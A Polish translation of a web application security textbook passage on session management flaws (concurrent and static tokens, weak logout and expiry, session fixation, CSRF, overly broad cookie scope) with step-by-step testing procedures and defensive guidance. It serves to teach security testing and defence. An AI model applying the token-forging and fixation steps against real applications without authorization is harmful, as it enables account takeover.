Różne typowe luki w mechanizmach zarządzania sesjami wynikają ze słabości w sposobie, w jaki aplikacja odwzorowuje tworzenie i przetwarzanie tokenów sesji na sesje poszczególnych użytkowników. Najprostszą słabością jest umożliwienie jednoczesnego przypisania wielu ważnych tokenów do tego samego konta użytkownika. W praktycznie każdej aplikacji nie ma uzasadnionego powodu, dla którego jakikolwiek użytkownik miałby mieć aktywną więcej niż jedną sesję w tym samym czasie. Oczywiście dość często zdarza się, że użytkownik porzuca aktywną sesję i rozpoczyna nową — na przykład dlatego, że zamyka okno przeglądarki lub przenosi się na inny komputer. Ale jeśli wydaje

się, że użytkownik korzysta jednocześnie z dwóch różnych sesji, zwykle oznacza to, że nastąpiło naruszenie bezpieczeństwa: albo użytkownik ujawnił swoje dane uwierzytelniające innej stronie, albo osoba atakująca uzyskała swoje dane uwierzytelniające w inny sposób. W obu przypadkach zezwalanie na sesje równoczesne jest niepożądane, ponieważ umożliwia użytkownikom kontynuowanie niepożądanych praktyk bez niedogodności, a atakującemu umożliwia wykorzystanie przechwyconych danych uwierzytelniających bez ryzyka wykrycia. Powiązaną, ale wyraźną słabością jest używanie przez aplikacje „statycznych" tokenów. Wyglądają jak tokeny sesyjne i początkowo mogą wydawać się działać tak, jak one, ale w rzeczywistości nimi nie są. W tych aplikacjach każdemu użytkownikowi przypisywany jest token i ten sam token jest ponownie wydawany użytkownikowi przy każdym logowaniu. Aplikacja zawsze akceptuje token jako ważny, niezależnie od tego, czy użytkownik był ostatnio zalogowany i czy został mu wydany. Aplikacje takie jak ta naprawdę wiążą się z nieporozumieniem co do całej koncepcji sesji i korzyści, jakie zapewnia w zakresie zarządzania i kontrolowania dostępu do aplikacji. Czasami aplikacje działają w ten sposób, aby wdrożyć źle zaprojektowaną funkcję „zapamiętaj mnie", a token statyczny jest odpowiednio przechowywany w trwałym pliku cookie. Czasami same tokeny są podatne na ataki predykcyjne, przez co luka jest znacznie poważniejsza. Zamiast narażać sesje aktualnie zalogowanych użytkowników, udany atak na zawsze narusza konta wszystkich zarejestrowanych użytkowników. Sporadycznie obserwowane są również inne rodzaje dziwnego zachowania aplikacji, które wskazują na fundamentalny defekt w relacji między tokenami a sesjami. Jednym z przykładów jest sytuacja, w której znaczący token jest konstruowany na podstawie nazwy użytkownika i losowego składnika. Weźmy na przykład token:

dXNlcj1kYWY7cjE9MTMwOTQxODEyMTM0NTkwMTI=

które dekoduje Base64 do:

użytkownik=daf;r1=13094181213459012

Po obszernej analizie składowej r1 możemy stwierdzić, że nie da się tego przewidzieć na podstawie próby wartości. Jeśli jednak logika przetwarzania sesji w aplikacji jest nieprawidłowa, może się zdarzyć, że osoba atakująca musi po prostu przesłać dowolną prawidłową wartość jako r1 i dowolną prawidłową wartość jako użytkownik, aby uzyskać dostęp do sesji w kontekście bezpieczeństwa określonego użytkownika. Zasadniczo jest to luka w zabezpieczeniach kontroli dostępu, ponieważ decyzje dotyczące dostępu są podejmowane na podstawie danych dostarczonych przez użytkownika poza sesją. Powstaje, ponieważ aplikacja skutecznie wykorzystuje tokeny sesji, aby wskazać, że osoba żądająca nawiązała jakąś ważną sesję z aplikacją. Jednak kontekst użytkownika, w którym ta sesja jest przetwarzana, nie jest integralną właściwością samej sesji, ale jest określany na żądanie za pomocą innych środków. W tym przypadku środki te mogą być bezpośrednio kontrolowane przez wnioskodawcę.

KROKI HACKOWANIA

1. Zaloguj się dwukrotnie do aplikacji na to samo konto użytkownika, z różnych procesów przeglądarki lub z różnych komputerów. Określ, czy obie sesje pozostają aktywne jednocześnie. Jeśli tak, aplikacja obsługuje sesje równoległe, umożliwiając atakującemu, który naruszył dane uwierzytelniające innego użytkownika, wykorzystanie ich bez ryzyka wykrycia.

2. Zaloguj się i wyloguj kilka razy przy użyciu tego samego konta użytkownika, z różnych procesów przeglądarki lub z różnych komputerów. Określ, czy przy każdym logowaniu jest wydawany nowy token sesji, czy też przy każdym logowaniu jest wydawany ten sam token. Jeśli tak się dzieje, aplikacja nie korzysta z odpowiednich sesji.

3. Jeśli tokeny wydają się zawierać jakąkolwiek strukturę i znaczenie, spróbuj oddzielić elementy, które mogą identyfikować użytkownika, od tych, które wydają się nieodgadnione. Spróbuj zmodyfikować wszelkie komponenty tokena związane z użytkownikiem, aby odnosiły się do innych znanych użytkowników aplikacji i sprawdź, czy otrzymany token jest akceptowany przez aplikację i umożliwia podszywanie się pod tego użytkownika.

Wrażliwe zakończenie sesji

Właściwe zakończenie sesji jest ważne z dwóch powodów. Po pierwsze, utrzymywanie tak krótkiego czasu życia sesji, jak to konieczne, zmniejsza okno możliwości, w którym osoba atakująca może przechwycić, odgadnąć lub niewłaściwie użyć ważnego tokena sesji. Po drugie, zapewnia użytkownikom możliwość unieważnienia istniejącej sesji, gdy już jej nie potrzebują. Umożliwia im to dalsze skrócenie tego okna i wzięcie części odpowiedzialności za zabezpieczenie sesji we współdzielonym środowisku komputerowym. Główne słabości funkcji zakończenia sesji polegają na niespełnianiu tych dwóch kluczowych celów. Niektóre aplikacje nie wymuszają efektywnego wygaśnięcia sesji. Raz utworzona sesja może pozostać ważna przez wiele dni od otrzymania ostatniego żądania, zanim serwer ostatecznie wygaśnie sesję. Jeśli tokeny są podatne na jakąś lukę w sekwencjonowaniu, która jest szczególnie trudna do wykorzystania (na przykład 100 000 zgadnięć dla każdego zidentyfikowanego ważnego tokena), osoba atakująca może nadal być w stanie przechwycić tokeny każdego użytkownika, który uzyskał dostęp do aplikacji w niedawnej przeszłości. Niektóre aplikacje nie zapewniają skutecznej funkcji wylogowania:

* W niektórych przypadkach funkcja wylogowania po prostu nie jest zaimplementowana. Użytkownicy nie mają możliwości spowodowania przez aplikację unieważnienia ich sesji.

* W niektórych przypadkach funkcja wylogowania w rzeczywistości nie powoduje unieważnienia sesji przez serwer. Serwer usuwa token z przeglądarki użytkownika (na przykład wydając instrukcję Set-Cookie, aby wyczyścić token). Jeśli jednak użytkownik nadal przesyła token, serwer nadal go akceptuje.

* W najgorszym przypadku, gdy użytkownik kliknie Wyloguj, serwer nie przekazuje tego faktu, więc serwer nie wykonuje żadnej akcji. Zamiast tego wykonywany jest skrypt po stronie klienta, który usuwa plik cookie użytkownika, co oznacza, że kolejne żądania powodują powrót użytkownika do strony logowania. Osoba atakująca, która uzyska dostęp do tego pliku cookie, może wykorzystać sesję tak, jakby użytkownik nigdy się nie wylogował.

Niektóre aplikacje, które nie używają uwierzytelniania, nadal zawierają funkcje, które umożliwiają użytkownikom gromadzenie poufnych danych w ramach ich sesji (na przykład aplikacja zakupowa). Jednak zazwyczaj nie zapewniają one żadnego odpowiednika funkcji wylogowania umożliwiającej użytkownikom zakończenie sesji

KROKI HACKOWANIA

1. Nie wpadnij w pułapkę sprawdzania działań, które aplikacja wykonuje na tokenie po stronie klienta (takich jak unieważnianie ciasteczek przez nową instrukcję Set-Cookie, skrypt po stronie klienta czy atrybut czasu wygaśnięcia). Jeśli chodzi o zakończenie sesji, niewiele zależy od tego, co stanie się z tokenem w przeglądarce klienta. Zamiast tego sprawdź, czy wygaśnięcie sesji jest zaimplementowane po stronie serwera:

A. Zaloguj się do aplikacji, aby uzyskać ważny token sesji.

B. Poczekaj przez pewien czas bez użycia tego tokena, a następnie prześlij prośbę o dostęp do chronionej strony (np. „moje dane”) za pomocą tokena.

C. Jeśli strona wyświetla się normalnie, token jest nadal aktywny.

D. Skorzystaj z metody prób i błędów, aby określić, jak długi jest limit czasu wygaśnięcia sesji lub czy token może być nadal używany kilka dni po ostatnim żądaniu jego użycia. Burp Intruder można skonfigurować tak, aby zwiększał odstęp czasu między kolejnymi żądaniami automatyzacji tego zadania.

2. Ustal, czy istnieje funkcja wylogowania i czy jest ona dostępna dla użytkowników w widocznym miejscu. W przeciwnym razie użytkownicy są bardziej narażeni, ponieważ nie mają możliwości spowodowania unieważnienia sesji przez aplikację.

3. Jeśli dostępna jest funkcja wylogowania, przetestuj jej skuteczność. Po wylogowaniu spróbuj ponownie użyć starego tokena i sprawdź, czy jest on nadal ważny. Jeśli tak, użytkownicy pozostają narażeni na niektóre ataki polegające na przejęciu sesji nawet po „wylogowaniu". Możesz użyć Burp Suite, aby to przetestować, wybierając ostatnie żądanie zależne od sesji z historii proxy i wysyłając je do Burp Repeater w celu ponownego wysłania po wylogowaniu z aplikacji.

Narażenie klienta na przejęcie tokena

Osoba atakująca może atakować innych użytkowników aplikacji w celu przechwycenia lub niewłaściwego wykorzystania tokena sesji ofiary na różne sposoby:

* Oczywistym celem ataków typu cross-site scripting jest wysłanie zapytania do plików cookie użytkownika w celu uzyskania tokena sesji, który można następnie przesłać na dowolny serwer kontrolowany przez atakującego.

* Różne inne ataki na użytkowników mogą zostać wykorzystane do przejęcia sesji użytkownika na różne sposoby. W przypadku luk związanych z utrwalaniem sesji osoba atakująca przekazuje użytkownikowi znany token sesji, czeka na zalogowanie się, a następnie przejmuje kontrolę nad sesją. W przypadku ataków polegających na fałszowaniu żądań między witrynami osoba atakująca wysyła spreparowane żądanie do aplikacji z kontrolowanej przez siebie witryny internetowej i wykorzystuje fakt, że przeglądarka użytkownika automatycznie przesyła jej bieżący plik cookie wraz z tym żądaniem.

KROKI HACKOWANIA

1. Zidentyfikuj wszelkie luki w zabezpieczeniach aplikacji związane z atakami typu cross-site scripting i określ, czy można je wykorzystać do przechwytywania tokenów sesji innych użytkowników.

2. Jeśli aplikacja wystawia tokeny sesyjne nieuwierzytelnionym użytkownikom, uzyskaj token i wykonaj logowanie. Jeśli aplikacja nie wystawi nowego tokena po pomyślnym zalogowaniu, jest narażona na utrwalanie sesji.

3. Nawet jeśli aplikacja nie wydaje tokenów sesji nieuwierzytelnionym użytkownikom, uzyskaj token logując się, a następnie wróć do strony logowania. Jeśli aplikacja chce zwrócić tę stronę, mimo że jesteś już uwierzytelniony, prześlij kolejny login jako inny użytkownik używający tego samego tokena. Jeśli aplikacja nie wystawi nowego tokena po drugim logowaniu, jest podatna na utrwalanie sesji.

4. Zidentyfikuj format tokenów sesji używanych przez aplikację. Zmodyfikuj swój token na wymyśloną wartość, która jest prawidłowo utworzona, i spróbuj się zalogować. Jeśli aplikacja umożliwia utworzenie uwierzytelnionej sesji przy użyciu wymyślonego tokena, jest podatna na utrwalanie sesji.

5. Jeśli aplikacja nie obsługuje logowania, ale przetwarza poufne dane użytkownika (takie jak dane osobowe i dane dotyczące płatności) i umożliwia wyświetlenie ich po przesłaniu (np. na stronie „zweryfikuj moje zamówienie"), wykonaj trzy poprzednie testy w stosunku do stron wyświetlających

dane wrażliwe. Jeśli token ustawiony podczas anonimowego korzystania z aplikacji może zostać później użyty do pobrania poufnych informacji o użytkowniku, aplikacja jest podatna na utrwalanie sesji.

6. Jeśli aplikacja używa plików cookie HTTP do przesyłania tokenów sesji, może być narażona na fałszerstwo żądań między witrynami (XSRF). Najpierw zaloguj się do aplikacji. Następnie potwierdź, że żądanie skierowane do aplikacji, ale pochodzące ze strony innej aplikacji, skutkuje przesłaniem tokena użytkownika. (Przesłanie to musi zostać wykonane z okna tego samego procesu przeglądarki, który został ustawiony w celu zalogowania się do docelowej aplikacji.) Spróbuj zidentyfikować wszelkie wrażliwe funkcje aplikacji, których parametry osoba atakująca może z góry określić, i wykorzystać to do przeprowadzenia nieautoryzowanych działań w kontekście bezpieczeństwa użytkownika docelowego.

Liberalny zakres plików cookie

Zwykłe proste podsumowanie działania plików cookie polega na tym, że serwer wysyła plik cookie za pomocą nagłówka odpowiedzi HTTP Set-cookie, a następnie przeglądarka ponownie przesyła ten plik cookie w kolejnych żądaniach do tego samego serwera za pomocą nagłówka Cookie. W rzeczywistości sprawy są bardziej subtelne niż to. Mechanizm plików cookie umożliwia serwerowi określenie zarówno domeny, jak i ścieżki adresu URL, do którego każdy plik cookie zostanie przesłany ponownie. W tym celu wykorzystuje atrybuty domeny i ścieżki, które mogą być zawarte w instrukcji Set-cookie.

Ograniczenia domeny plików cookie

Kiedy aplikacja rezydująca pod adresem foo.wahh-app.com ustawia plik cookie, przeglądarka domyślnie ponownie przesyła plik cookie we wszystkich kolejnych żądaniach do foo.wahh-app .com, a także do wszelkich subdomen, takich jak admin.foo.wahh- app.com. Nie przesyła pliku cookie do żadnych innych domen, w tym domeny nadrzędnej wahh-app.com i żadnych innych subdomen rodzica, takich jak bar.wahh-app.com. Serwer może zastąpić to domyślne zachowanie, umieszczając atrybut domeny w instrukcji Set-cookie. Załóżmy na przykład, że aplikacja pod adresem foo.wahh-app.com zwraca następujący nagłówek HTTP:

Set-cookie: sessionId=19284710; domain=wahh-app.com;

Następnie przeglądarka ponownie przesyła ten plik cookie do wszystkich subdomen wahh-app.com, w tym bar.wahh-app.com.

UWAGA: Serwer nie może określić dowolnej domeny za pomocą tego atrybutu. Po pierwsze, określona domena musi być albo tą samą domeną, w której działa aplikacja, albo domeną, która jest jej rodzicem (bezpośrednio lub w pewnym oddaleniu). Po drugie, określona domena nie może być domeną najwyższego poziomu, taką jak .com lub .co.uk, ponieważ umożliwiłoby to złośliwemu serwerowi ustawienie dowolnych plików cookie w dowolnej innej domenie. Jeśli serwer naruszy jedną z tych zasad, przeglądarka po prostu zignoruje instrukcję Set-cookie.

Jeśli aplikacja ustawi zakres domeny pliku cookie jako nadmiernie liberalny, może to narazić aplikację na różne luki w zabezpieczeniach.

Rozważmy na przykład aplikację do blogowania, która umożliwia użytkownikom rejestrację, logowanie, pisanie postów na blogu i czytanie blogów innych osób. Główna aplikacja znajduje się w domenie wahh-blogs.com. Gdy użytkownicy logują się do aplikacji, otrzymują token sesji w pliku cookie, którego zakres obejmuje tę domenę. Każdy użytkownik może tworzyć blogi, do których dostęp uzyskuje za pośrednictwem nowej subdomeny poprzedzonej nazwą użytkownika:

herman.wahh-blogs.com

solero.wahh-blogs.com

Ponieważ pliki cookie są automatycznie przesyłane ponownie do każdej subdomeny w swoim zakresie, gdy zalogowany użytkownik przegląda blogi innych użytkowników, jego token sesji jest wysyłany wraz z jego żądaniami. Jeśli autorzy blogów mogą umieszczać dowolny kod JavaScript w swoich własnych blogach (jak to zwykle ma miejsce w rzeczywistych aplikacjach blogowych), złośliwy bloger może ukraść tokeny sesji innych użytkowników w taki sam sposób, jak ma to miejsce w przechowywanych atak typu site scripting. Problem powstaje, ponieważ blogi tworzone przez użytkowników są tworzone jako subdomeny głównej aplikacji, która obsługuje uwierzytelnianie i zarządzanie sesjami. W plikach cookie HTTP nie ma możliwości, aby aplikacja zapobiegała ponownemu przesyłaniu plików cookie wydanych przez domenę główną do jej subdomen. Rozwiązaniem jest użycie innej nazwy domeny dla głównej aplikacji (na przykład www.wahh-blogs.com) i ograniczenie domeny plików cookie tokenów sesji do tej w pełni kwalifikowanej nazwy. Sesyjny plik cookie nie zostanie przesłany, gdy zalogowany użytkownik przegląda blogi innych użytkowników. Inna wersja tej luki powstaje, gdy aplikacja jawnie ustawia zakres domeny swoich plików cookie na domenę nadrzędną. Załóżmy na przykład, że aplikacja o krytycznym znaczeniu dla bezpieczeństwa znajduje się w domenie wrażliwa aplikacja .wahh-organizacja.com. Kiedy ustawia pliki cookie, wyraźnie liberalizuje ich działanie zakresu domeny, w następujący sposób:

Set-cookie: sessionId=12df098ad809a5219; domain=wahh-organization.com

Konsekwencją tego jest to, że pliki cookie tokenów sesyjnych wrażliwej aplikacji zostaną przesłane, gdy użytkownik odwiedzi każdą subdomenę używaną przez wahh-organization .com, w tym:

www.wahh-organizacja.com

testapp.wahh-organization.com

Chociaż wszystkie te inne aplikacje mogą należeć do tej samej organizacji co poufna aplikacja, niepożądane jest przesyłanie plików cookie poufnej aplikacji do innych aplikacji z kilku powodów:

* Personel odpowiedzialny za inne aplikacje może mieć inny poziom zaufania niż personel odpowiedzialny za poufną aplikację.

* Inne aplikacje mogą zawierać funkcjonalność umożliwiającą stronom trzecim uzyskanie wartości plików cookie przesłanych do aplikacji, jak w poprzednim przykładzie blogowania.

* Inne aplikacje mogły nie zostać poddane tym samym standardom bezpieczeństwa lub testom, co aplikacja wrażliwa (ponieważ są mniej ważne, nie obsługują danych wrażliwych lub zostały stworzone wyłącznie w celach testowych). Wiele rodzajów luk, które mogą występować w tych aplikacjach (na przykład luki w zabezpieczeniach związane z atakami typu cross-site scripting) może nie mieć znaczenia dla poziomu bezpieczeństwa tych aplikacji. Mogą jednak umożliwić zewnętrznemu atakującemu wykorzystanie niezabezpieczonej aplikacji do przechwycenia tokenów sesji utworzonych przez wrażliwą aplikację.

UWAGA: Oparta na domenach segregacja plików cookie nie jest tak ścisła, jak ogólnie polityka sameorigin. Oprócz problemów już opisanych w obsłudze nazw hostów, przeglądarki ignorują zarówno protokół, jak i numer portu podczas określania zakresu plików cookie. Jeśli aplikacja ma wspólną nazwę hosta z niezaufaną aplikacją i polega na różnicy w protokole lub numerze portu w celu oddzielenia się, luźniejsza obsługa plików cookie może podważyć tę segregację. Wszelkie pliki cookie wydawane przez aplikację będą dostępne dla niezaufanej aplikacji, która udostępnia swoją nazwę hosta.

KROKI HACKOWANIA

Przejrzyj wszystkie pliki cookie wysłane przez aplikację i sprawdź, czy atrybuty domeny używane do kontrolowania zakresu plików cookie.

1. Jeśli aplikacja wyraźnie zliberalizuje zakres swoich plików cookie do domeny nadrzędnej, może narazić się na ataki za pośrednictwem innych aplikacji internetowych.

2. Jeśli aplikacja ustawia zakres domeny swoich plików cookie na własną nazwę domeny (lub nie określa atrybutu domeny), może nadal być narażona na aplikacje lub funkcje dostępne za pośrednictwem subdomen. Zidentyfikuj wszystkie możliwe nazwy domen, które będą otrzymywać pliki cookie wysyłane przez aplikację. Ustal, czy za pośrednictwem tych nazw domen jest dostępna jakakolwiek inna aplikacja internetowa lub funkcja, którą możesz wykorzystać do uzyskania plików cookie wydanych użytkownikom aplikacji docelowej.

Ograniczenia ścieżki plików cookie

Gdy aplikacja rezydująca pod adresem /apps/secure/foo-app/index.jsp ustawia plik cookie, przeglądarka domyślnie ponownie przesyła plik cookie we wszystkich kolejnych żądaniach do ścieżki /apps/secure/foo-app/, a także do dowolnych podkatalogów. Nie przesyła pliku cookie do katalogu nadrzędnego ani do żadnych innych ścieżek katalogów istniejących na serwerze. Podobnie jak w przypadku ograniczeń zakresu plików cookie opartych na domenie, serwer może zastąpić to domyślne zachowanie, umieszczając atrybut ścieżki w instrukcji Set-cookie. Na przykład, jeśli aplikacja zwróci następujący nagłówek HTTP:

Set-cookie: sessionId=187ab023e09c00a881a; path=/apps/;

przeglądarka ponownie przesyła ten plik cookie do wszystkich podkatalogów ścieżki /apps/. W przeciwieństwie do określania zakresu plików cookie na podstawie domeny, to ograniczenie oparte na ścieżce jest znacznie bardziej rygorystyczne niż to, co jest narzucone przez zasady tego samego pochodzenia. W związku z tym jest prawie całkowicie nieskuteczny, jeśli jest używany jako mechanizm bezpieczeństwa do obrony przed niezaufanymi aplikacjami hostowanymi w tej samej domenie. Kod po stronie klienta działający w jednej ścieżce może otworzyć okno lub ramkę iframe kierującą inną ścieżkę w tej samej domenie i może odczytywać i zapisywać w tym oknie bez żadnych ograniczeń. W związku z tym uzyskanie pliku cookie, którego zakres obejmuje inną ścieżkę w tej samej domenie, jest stosunkowo proste. Więcej informacji można znaleźć w następującym artykule Amita Kleina:

http://lists.webappsec.org/pipermail/websecurity_lists.webappsec.org/2006-March/000843.html

Zabezpieczanie zarządzania sesją

Środki obronne, które muszą podjąć aplikacje internetowe, aby zapobiec atakom na ich mechanizmy zarządzania sesją, odpowiadają dwóm szerokim kategoriom luk w zabezpieczeniach, które mają wpływ na te mechanizmy. Aby bezpiecznie zarządzać sesjami, aplikacja musi solidnie generować swoje tokeny i chronić je przez cały cykl ich życia, od utworzenia do usunięcia.

Generuj silne tokeny

Tokeny używane do ponownej identyfikacji użytkownika pomiędzy kolejnymi żądaniami powinny być generowane w sposób, który nie daje możliwości atakującemu, który w zwykły sposób uzyskuje dużą próbkę tokenów z aplikacji, do przewidywania lub ekstrapolacji tokenów wydanych innym użytkownikom. Najskuteczniejsze mechanizmy generowania tokenów to te, które:

* Użyj bardzo dużego zestawu możliwych wartości

* Zawierają silne źródło pseudolosowości, zapewniając równomierny i nieprzewidywalny rozkład tokenów w całym zakresie możliwych wartości

Zasadniczo każdy element o dowolnej długości i złożoności można odgadnąć przy użyciu brutalnej siły, mając wystarczająco dużo czasu i zasobów. Celem zaprojektowania mechanizmu do generowania silnych tokenów jest bardzo mało prawdopodobne, aby zdeterminowany atakujący z dużą przepustowością i zasobami przetwarzania odgadł pojedynczy ważny token w okresie jego ważności. Tokeny powinny składać się wyłącznie z identyfikatora używanego przez serwer do zlokalizowania odpowiedniego obiektu sesji, który ma zostać wykorzystany do przetworzenia żądania użytkownika. Token nie powinien zawierać żadnego znaczenia ani struktury, jawnej lub owiniętej warstwami kodowania lub zaciemniania. Wszystkie dane o właścicielu sesji i statusie powinny być przechowywane na serwerze w obiekcie sesji, któremu odpowiada token sesji. Zachowaj ostrożność przy wyborze źródła losowości. Deweloperzy powinni mieć świadomość, że różne dostępne dla nich źródła mogą znacznie różnić się siłą. Niektóre, takie jak java.util.Random, są doskonale przydatne do wielu celów, w których wymagane jest źródło zmiany danych wejściowych. Ale można je ekstrapolować zarówno w przód, jak iw tył z całkowitą pewnością na podstawie pojedynczego produktu wyjściowego. Deweloperzy powinni zbadać właściwości matematyczne rzeczywistych algorytmów używanych w ramach różnych dostępnych źródeł losowości i powinni przeczytać odpowiednią dokumentację dotyczącą zalecanych zastosowań różnych interfejsów API. Ogólnie rzecz biorąc, jeśli algorytm nie jest wyraźnie opisany jako bezpieczny kryptograficznie, należy założyć, że jest przewidywalny.

UWAGA: Niektóre źródła losowości o dużej sile potrzebują trochę czasu, aby zwrócić następną wartość w swojej sekwencji wyjściowej z powodu kroków, które podejmują w celu uzyskania wystarczającej entropii (na przykład ze zdarzeń systemowych). W związku z tym mogą nie dostarczać wartości wystarczająco szybko, aby wygenerować tokeny dla niektórych aplikacji o dużej objętości.

Oprócz wybrania najsolidniejszego możliwego źródła losowości, dobrą praktyką jest wprowadzenie jako źródła entropii pewnych informacji o indywidualnym żądaniu, dla którego generowany jest token. Informacje te mogą nie być unikalne dla tego żądania, ale mogą być skuteczne w łagodzeniu wszelkich słabości używanego podstawowego generatora liczb pseudolosowych. Oto kilka przykładów informacji, które można włączyć:

* Źródłowy adres IP i numer portu, z którego otrzymano żądanie

* Nagłówek User-Agent w żądaniu

* Czas żądania w milisekundach

Wysoce efektywną formułą uwzględnienia tej entropii jest skonstruowanie ciągu, który łączy liczbę pseudolosową, różnorodne dane specyficzne dla żądania, jak podano, oraz tajny ciąg znany tylko serwerowi i generowany od nowa przy każdym ponownym uruchomieniu. Następnie z tego ciągu pobierany jest odpowiedni skrót (przy użyciu na przykład SHA-256 w czasie pisania tego tekstu) w celu utworzenia łatwego do zarządzania ciągu o stałej długości, który może być używany jako token. (Umieszczenie najbardziej zmiennych elementów na początku danych wejściowych skrótu maksymalizuje efekt „lawiny” w algorytmie mieszającym.)

WSKAZÓWKA: Po wybraniu algorytmu generowania tokenów sesji przydatnym „eksperymentem myślowym” jest wyobrażenie sobie, że twoje źródło pseudolosowości jest zepsute i zawsze zwraca tę samą wartość. Czy w takiej sytuacji atakujący, który uzyska dużą próbkę tokenów z aplikacji, będzie w stanie ekstrapolować tokeny wystawione innym użytkownikom? Używając opisanego tutaj wzoru, jest to generalnie wysoce nieprawdopodobne, nawet przy pełnej znajomości zastosowanego algorytmu.

Źródłowy adres IP, numer portu, nagłówek User-Agent i czas żądania razem generują ogromną ilość entropii. A nawet mając pełną wiedzę na ten temat, atakujący nie będzie w stanie wyprodukować odpowiedniego tokena bez znajomości tajnego ciągu używanego przez serwer.

Chroń tokeny przez cały cykl ich życia

Teraz, gdy stworzyłeś solidny token, którego wartości nie można przewidzieć, token ten musi być chroniony przez cały jego cykl życia, od utworzenia do usunięcia, aby upewnić się, że nie zostanie ujawniony nikomu poza użytkownikiem, któremu został wydany:

* Token powinien być przesyłany tylko przez HTTPS. Każdy token przesłany w postaci zwykłego tekstu powinien być traktowany jako skażony – to znaczy nie dający pewności co do tożsamości użytkownika. Jeśli do przesyłania tokenów używane są pliki cookie HTTP, należy je oznaczyć jako bezpieczne, aby uniemożliwić przeglądarce użytkownika przesyłanie ich przez HTTP. Jeśli to możliwe, protokół HTTPS powinien być używany na każdej stronie aplikacji, w tym w treściach statycznych, takich jak strony pomocy, obrazy itd. Jeśli nie jest to pożądane, a usługa HTTP jest nadal zaimplementowana, aplikacja powinna przekierować wszelkie żądania dotyczące wrażliwych treści (w tym strony logowania) do usługi HTTPS. Zasoby statycznetakie jak strony pomocy zwykle nie są poufne i można uzyskać do nich dostęp bez żadnej uwierzytelnionej sesji. W związku z tym użycie bezpiecznych plików cookie można zabezpieczyć za pomocą instrukcji dotyczących zakresu plików cookie, aby zapobiec przesyłaniu tokenów w żądaniach dotyczących tych zasobów.

* Tokeny sesji nigdy nie powinny być przesyłane w adresie URL, ponieważ zapewnia to proste narzędzie do ataków utrwalania sesji i powoduje pojawianie się tokenów w wielu mechanizmach logowania. W niektórych przypadkach programiści wykorzystują tę technikę do realizacji sesji w przeglądarkach, które mają wyłączone pliki cookie. Jednak lepszym sposobem osiągnięcia tego celu jest użycie żądań POST dla wszystkich nawigacji i przechowywanie tokenów w ukrytym polu formularza HTML.

* Należy zaimplementować funkcję wylogowania. Powinno to usunąć wszystkie zasoby sesji przechowywane na serwerze i unieważnić token sesji.

* Wygaśnięcie sesji powinno nastąpić po odpowiednim okresie bezczynności (np. 10 minut). Powinno to spowodować takie samo zachowanie, jak w przypadku jawnego wylogowania użytkownika.

* Należy zapobiegać jednoczesnym logowaniom. Za każdym razem, gdy użytkownik się loguje, powinien zostać wystawiony inny token sesji, a każda istniejąca sesja należąca do użytkownika powinna zostać usunięta tak, jakby się z niej wylogował. W takim przypadku stary token może być przechowywany przez pewien czas. Wszelkie kolejne żądania otrzymane przy użyciu tokena powinny zwrócić użytkownikowi alert bezpieczeństwa informujący, że sesja została zakończona, ponieważ zalogował się z innej lokalizacji.

* Jeśli aplikacja zawiera jakiekolwiek funkcje administracyjne lub diagnostyczne, które umożliwiają przeglądanie tokenów sesji, należy solidnie chronić tę funkcjonalność przed nieautoryzowanym dostępem. W większości przypadków nie ma potrzeby, aby ta funkcja wyświetlała rzeczywisty token sesji. Powinien raczej zawierać wystarczające informacje o właścicielu sesji, aby można było wykonać wszelkie zadania pomocnicze i diagnostyczne, bez ujawniania tokena sesji przesłanego przez użytkownika w celu zidentyfikowania jego sesji.

* Zakres domeny i ścieżki plików cookie sesji aplikacji powinien być ustawiony tak restrykcyjnie, jak to możliwe. Pliki cookie o zbyt liberalnym zakresie są często generowane przez źle skonfigurowane platformy aplikacji internetowych lub serwery sieciowe, a nie przez samych twórców aplikacji. Żadne inne aplikacje internetowe ani niezaufane funkcje nie powinny być dostępne za pośrednictwem nazw

domen lub ścieżek URL, które są objęte zakresem plików cookie aplikacji. Szczególną uwagę należy zwrócić na wszelkie istniejące subdomeny nazwy domeny, która jest używana do uzyskania dostępu do aplikacji. W niektórych przypadkach, aby zapewnić, że ta luka się nie pojawi, może być konieczna modyfikacja schematu nazw domen i ścieżek używanych przez różne aplikacje używane w organizacji.

Należy podjąć szczególne środki w celu obrony mechanizmu zarządzania sesją przed różnymi atakami, których celem mogą być użytkownicy aplikacji:

* Baza kodu aplikacji powinna być rygorystycznie kontrolowana w celu zidentyfikowania i usunięcia wszelkich luk w zabezpieczeniach związanych ze skryptami między witrynami. Większość takich

luki w zabezpieczeniach mogą zostać wykorzystane do ataku na mechanizmy zarządzania sesją. W szczególności przechowywane (lub drugiego rzędu) ataki XSS można zwykle wykorzystać do pokonania każdej możliwej obrony przed niewłaściwym wykorzystaniem sesji i przejęciem.

* Dowolne tokeny przesłane przez użytkowników, których serwer nie rozpoznaje, nie powinny być akceptowane. Token powinien zostać natychmiast anulowany w przeglądarce, a użytkownik powinien wrócić do strony startowej aplikacji.

* Fałszowanie żądań między witrynami i inne ataki na sesje można utrudnić, wymagając dwuetapowego potwierdzenia i/lub ponownego uwierzytelnienia przed wykonaniem krytycznych działań, takich jak transfer środków.

* Ataki polegające na fałszowaniu żądań między witrynami można obronić, nie polegając wyłącznie na plikach cookie HTTP do przesyłania tokenów sesji. Korzystanie z mechanizmu cookies wprowadza podatność, ponieważ cookies są wysyłane automatycznie przez przeglądarkę niezależnie od przyczyny żądania. Jeśli tokeny są zawsze przesyłane w ukrytym polu formularza HTML, atakujący nie może utworzyć formularza, którego przesłanie spowoduje nieautoryzowane działanie, chyba że zna już wartość tokena. W takim przypadku może po prostu wykonać łatwy atak porwania. Tokeny na stronę mogą również pomóc w zapobieganiu tym atakom (zobacz następną sekcję).

* Po pomyślnym uwierzytelnieniu należy zawsze tworzyć nową sesję, aby złagodzić skutki ataków polegających na utrwalaniu sesji. Tam, gdzie aplikacja nie korzysta z uwierzytelniania, ale pozwala na przesyłanie poufnych danych, trudniej jest przeciwdziałać zagrożeniu związanemu z atakami fiksacyjnymi. Jednym z możliwych podejść jest jak najkrótsza kolejność stron, na których przesyłane są dane wrażliwe. Następnie możesz utworzyć nową sesję na pierwszej stronie tej sekwencji (w razie potrzeby kopiując z istniejącej sesji wszelkie wymagane dane, takie jak zawartość koszyka). Możesz też użyć tokenów na stronę (opisanych w następnej sekcji), aby uniemożliwić atakującemu, który zna token użyty na pierwszej stronie, dostęp do kolejnych stron. Z wyjątkiem sytuacji, gdy jest to bezwzględnie konieczne, dane osobowe nie powinny być ponownie wyświetlane użytkownikowi. Nawet tam, gdzie jest to wymagane (np. strona „potwierdzenia zamówienia” zawierająca adresy), poufne elementy, takie jak numery kart kredytowych i hasła, nigdy nie powinny być ponownie wyświetlane 